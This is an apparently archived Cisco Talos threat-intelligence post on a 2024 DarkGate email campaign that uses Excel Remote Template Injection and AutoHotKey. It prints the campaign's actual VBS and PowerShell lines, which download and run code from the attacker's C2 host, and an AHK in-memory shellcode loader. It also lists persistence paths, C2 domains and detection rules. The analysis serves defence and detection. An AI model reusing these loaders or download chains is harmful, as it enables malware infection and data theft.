DarkGate switches up its tactics with new payload, email templates

By Cisco Talos

Published: 2024-06-05 · Archived: 2026-04-05 21:28:40 UTC

Wednesday, June 5, 2024 08:00


This post was authored by Kalpesh Mantri.

- Cisco Talos is actively tracking a recent increase in activity from malicious email campaigns containing a suspicious Microsoft Excel attachment that, when opened, infected the victim's system with the DarkGate malware.
- These campaigns, active since the second week of March, leverage tactics, techniques, and procedures (TTPs) that we have not previously observed in DarkGate attacks.
- These campaigns rely on a technique called "Remote Template Injection" to bypass email security controls and to deceive the user into downloading and executing malicious code when the Excel document is opened.
- DarkGate has used AutoIT scripts as part of the infection process for a long time. However, in these campaigns, AutoHotKey scripting was used instead of AutoIT.
- The final DarkGate payload is designed to execute in-memory, without ever being written to disk, running directly from within the AutoHotKey.exe process.

The DarkGate malware family is distinguished by its covert spreading techniques, ability to steal information, evasion strategies, and widespread impact on both individuals and organizations. Recently, DarkGate has been observed distributing malware through Microsoft Teams and even via malvertising campaigns. Notably, in the latest campaign, AutoHotKey scripting was employed instead of AutoIT, indicating the continuous evolution of DarkGate actors in altering the infection chain to evade detection.

Email campaigns

This research began when a considerable number of our clients reported receiving emails, each containing a Microsoft Excel file attachment that followed a distinct pattern in its naming convention.



Talos' intent analysis of these emails revealed that the primary purpose of the emails primarily pertained to financial or official matters, compelling the recipient to take an action by opening the attached document.

This peculiar trend prompted us to conduct an in-depth investigation into this widespread malspam activity. Our initial findings linked the indicators of compromise (IOCs) to the DarkGate malware.

The table below includes some of the observed changes in attachment naming convention patterns over time.


	End Date	Format	Examples
March 12, 2024	March 19, 2024	march-D%-2024.xlsx	march-D5676-2024.xlsx march-D3230-2024.xlsx march-D2091-2024.xlsx
March 15, 2024	March 20, 2024	ACH-%March.xlsx	ACH-5101-15March.xlsx ACH-5392-15March.xlsx ACH-4619-15March.xlsx

March 18, 2024	March 19, 2024	attach#%-2024.xlsx	attach#4919-18-03-2024.xlsx attach#8517-18-03-2024.xlsx attach#4339-18-03-2024.xlsx
March 19, 2024	March 20, 2024	march19-D%-2024.xlsx	march19-D3175-2024.xlsx march19-D5648-2024.xlsx march19-D8858-2024.xlsx
March 26, 2024	March 26, 2024	re-march-26-2024-%.xls?	re-march-26-2024-4187.xlsx re-march-26-2024-7964.xlsx re-march-26-2024-4187.xls
April 3, 2024	April 5, 2024	april2024-%.xlsx	april2024-2032.xlsx april2024-3378.xlsx april2024-4268.xlsx
April 9, 2024	April 9, 2024	statapril2024-%.xlsx	statapril2024-9505.xlsx statapril2024-9518.xlsx statapril2024-9524.xlsx
April 10, 2024	April 10, 2024	4_10_AC-%.xlsx*	4_10_AC-1177.xlsx 4_10_AC-1288.xlsx 4_10_AC-1301.xlsx


**Variant redirecting to JavaScript file instead of VBS.*

Victimology

Based on Cisco Talos telemetry, this campaign targets the U.S. the most often compared to other geographic regions.




Healthcare technologies and telecommunications were the most-targeted sectors, but campaign activity was observed targeting a wide range of industries.




Technical analysis

Our telemetry indicates that malspam emails were the primary source of delivery for this campaign. It is an active campaign using attached Excel documents attempting to lure users to download and execute remote payloads.

As shown below, the Excel spreadsheet has an embedded object with an external link to an attacker-controlled Server Message Block (SMB) file share.



The overall infection process associated with this campaign is shown below.



The infection process begins when the malicious Excel document is opened. These files were specially crafted to utilize a technique, called “Remote Template Injection,” to trigger the automatic download and execution of malicious contents hosted on a remote server.

Remote Template Injection is an attack technique that exploits a legitimate Excel functionality wherein templates can be imported from external sources to expand a document’s functions and features. By exploiting the inherent

trust users place in document files, this method skilfully evades security protocols that may not be as stringent for document templates compared to executable files. It represents a refined tactic for attackers to establish a presence within a system, sidestepping the need for conventional executable malware.

When the Excel file is opened, it downloads and executes a VBS file from an attacker-controlled server.

The VBS file is appended with a command that executes a PowerShell script from the DarkGate command and control (C2) server.

```
tjfzjfht = "powershell"
tjnmkmab = "Shell.Application"
lpeldets = "-Command Invoke-Expression (Invoke-RestMethod -Uri 'badbutperfect.com/nrwncpwo')"
CreateObject(tjnmkmab).ShellExecute tjfzjfht, lpeldets ,"","",0
```

This PowerShell script retrieves the next stage's components and executes them, as shown below.

```
ni 'C:/rimz' -Type Directory -Force;
cd 'C:/rimz';
Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';
Invoke-WebRequest -Uri "http://badbutperfect.com/jvtobaqj" -OutFile 'script.ahk';
Invoke-WebRequest -Uri "http://badbutperfect.com/ozkpfzju" -OutFile 'test.txt';

start 'AutoHotkey.exe' -a 'script.ahk';
attrib +h 'C:/rimz'
```


Payload analysis

On March 12, 2024, the DarkGate campaign transitioned from deploying AutoIT scripts to employing AutoHotKey scripts.

AutoIT and AutoHotKey are scripting languages designed for automating tasks on Windows. While both languages serve similar purposes, their differences lie in their syntax complexity, feature sets and community resources. AutoHotKey offers more advanced text manipulation features, extensive support for hotkeys, and a vast library of user-contributed scripts for various purposes. While both AutoIT and AutoHotKey have legitimate purposes, they are often abused by adversaries to run malicious scripts, consistent with other scripting languages often observed in infection chains.

As shown in the screenshot above, one of the files retrieved is 'test.txt.' Within this file, there is base64-encoded blob that, when decoded, transforms into binary data. This binary data is then processed to execute the DarkGate malware payload directly within memory on infected systems.


As shown in the previous PowerShell code, payloads are initially saved to disk within a directory (C:\rimz\) on the system. The directory name changes across infection chains that were analyzed.



In this case, the attacker was using a legitimate copy of the AutoHotKey binary (AutoHotKey.exe) to execute a malicious AHK script (script.ahk).

```
#NoTrayIcon
MEM_COMMIT := 0x1000
MEM_RESERVE := 0x2000
PAGE_EXECUTE_READWRITE := 0x40
archivo := A_ScriptDir."\test.txt"
FileRead, contenidoHex, %archivo%
size := 468705
lpAddress := DllCall("VirtualAlloc", "Ptr", 0, "UInt", size, "UInt", MEM_COMMIT | MEM_RESERVE, "UInt", PAGE_EXECUTE_READWRITE)
Loop, % size {
hexByte := "0x".SubStr(contenidoHex, 2 * A_Index - 1, 2)
NumPut(hexByte, lpAddress + (A_Index - 1), "Char")
}
DllCall(lpAddress)
```

The executed AHK script reads content from the text file (test.txt), decodes it in memory, and executes it without ever saving the decoded DarkGate payload to disk. This file also contains shellcode that is loaded and executed by the AHK script, as shown below.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	90	E9	B9	03	00	00	00	56	68	46	76	77	4E	5A	55	63	.é¹....VhFvwNZUc
00000010	4B	76	66	68	65	48	65	64	4F	47	54	49	4F	77	4B	66	KvfheHedOGTIOwKf
00000020	78	75	4A	63	72	63	4D	7A	4F	5A	73	62	78	64	6B	45	xuJcrcMzOZsbxdkE
00000030	56	6C	54	79	73	56	6D	42	71	6E	66	4C	6D	56	69	7A	VlTysVmBqnfLmViz
00000040	53	48	75	45	51	54	50	66	6B	4F	76	73	4F	53	46	76	SHuEQTPfkOvsOSFv
00000050	64	45	4F	7A	42	6D	68	51	4B	7A	67	6A	50	70	72	4D	dEOzBmhQKzgjPprM
00000060	70	50	4E	46	76	4C	61	68	42	76	5A	6C	65	56	73	52	pPNFvLahBvZleVsR
00000070	6B	46	4F	49	73	67	43	48	50	41	6B	43	76	70	70	6E	kFOIsgCHPAkCvppn
00000080	70	42	73	64	6C	59	4D	68	55	71	51	74	7A	49	55	56	pBsdlYMhUqQtzIUV
00000090	54	5A	48	56	50	72	53	55	7A	46	66	71	52	41	73	6C	TZHVPrSUzFfqRAsl
000000A0	58	62	4C	73	47	73	57	52	76	65	64	42	52	72	51	74	XbLsGsWRvedBRrQt
000000B0	69	5A	66	47	66	62	67	4B	49	66	56	56	44	72	53	78	iZfGfbgKIfVVDrSx
000000C0	51	67	6B	71	6E	55	6C	6C	6E	73	72	71	4F	62	51	48	QgkqnUllnsrqObQH
000000D0	4A	77	4D	45	51	4A	63	72	6D	78	67	4B	53	5A	72	7A	JwMEQJcrmxgKSZrz
000000E0	62	6B	68	6F	62	5A	54	76	45	51	42	72	4C	46	4E	56	bkhobZTvEQBrLFNV
000000F0	42	4F	62	67	4A	63	57	72	68	68	49	61	4F	44	41	45	BObgJcWrhhIaODAE
00000100	6A	6B	49	5A	64	72	4E	50	45	6F	5A	69	53	50	47	5A	jkIZdrNPEoZiSPGZ
00000110	71	5A	73	59	50	6F	4D	76	71	4E	4F	68	67	57	68	4B	qZsYPoMvqNOhgWhK
00000120	77	4A	54	48	52	59	77	57	78	46	79	71	64	69	44	78	wJTHRYwWxFyqdiDx
00000130	6B	49	59	6F	77	51	66	79	4C	58	69	71	77	51	6C	79	kIYowQfyLXiqwQly
00000140	76	4D	4C	57	62	6D	65	45	75	4E	64	6D	66	65	52	43	vMLWbmeEuNdmfeRC
00000150	52	57	62	4C	6A	76	6E	47	70	79	54	4E	65	4D	52	6F	RWbLjvnGpyTNeMRo
00000160	6F	65	62	59	45	53	41	4D	49	4D	6F	74	76	4F	54	6D	oebYESAMIMotvOTm
00000170	75	44	44	74	56	6A	66	6C	64	67	73	44	68	65	6D	6A	uDDtVjfldgsDhemj
00000180	4B	5A	44	70	4F	51	6A	44	79	4A	62	64	6C	6D	6D	6B	KZDpOQiDyJbdlmmk

Persistence mechanisms

Components used during the final stage of the infection process are stored at the following directory location:

- C:\ProgramData\cccddcb\AutoHotKey.exe
- C:\ProgramData\cccddcb\hafbccc.ahk
- C:\ProgramData\cccddcb\test.txt

Persistence across reboots is established through the creation of a shortcut file within the Startup directory on the infected system.

Shortcut Parameter	Value
Shortcut Location	C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\DfAchhd.lnk
Shortcut Execution	C:\ProgramData\cccddcb\AutoHotkey.exe C:\ProgramData\cccddcb"C:\ProgramData\cccddcb\hafbccc.ahk

Talos' threat intelligence and detection response teams have successfully developed detection for these campaigns and blocked them as appropriate on Cisco Secure products. However, because of the evolving nature of recent

DarkGate campaigns — as demonstrated by the shift from AutoIT to AutoHotKey scripts and use of remote template injection — serves as a stark reminder of the continuous arms race in cybersecurity.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs apply to this threat:

- **Snort 2 SIDs:** 3, 12, 11192, 13667, 15306, 16642, 19187, 23256, 23861, 44484, 44485, 44486, 44487, 44488, 63521, 63522, 63523, 63524
- **Snort 3 SIDs:** 1, 16, 260, 11192, 15306, 36376, 44484, 44486, 44488, 63521, 63522, 63523, 63524

The following ClamAV detections are also available for this threat:

- Doc.Malware.DarkGateDoc
- Ps1.Malware.DarkGate-10030456-0
- Vbs.Malware.DarkGate-10030520-0

Indicators of Compromise (IOCs)

Indicators of Compromise (IOCs) associated with this threat can be found here.

Below is an example of the configuration parameters extracted from one of the DarkGate payloads analyzed.

Configuration Parameter	Value
C2	hxxp://badbutperfect[.]com hxxp://withupdate[.]com hxxp://irreceiver[.]com hxxp://backupitfirst[.]com hxxp://goingupdate[.]com hxxp://buassinnndm[.]net
Family	DarkGate
Attributes	anti_analysis = true anti_debug = false anti_vm = true c2_port = 80 internal_mutex (Provides the XOR key/maker used for DarkGate payload decryption) = WZqqpfdY

	ping_interval = 60 startup_persistence = true username = admin

---

Source: https://blog.talosintelligence.com/darkgate-remote-template-injection/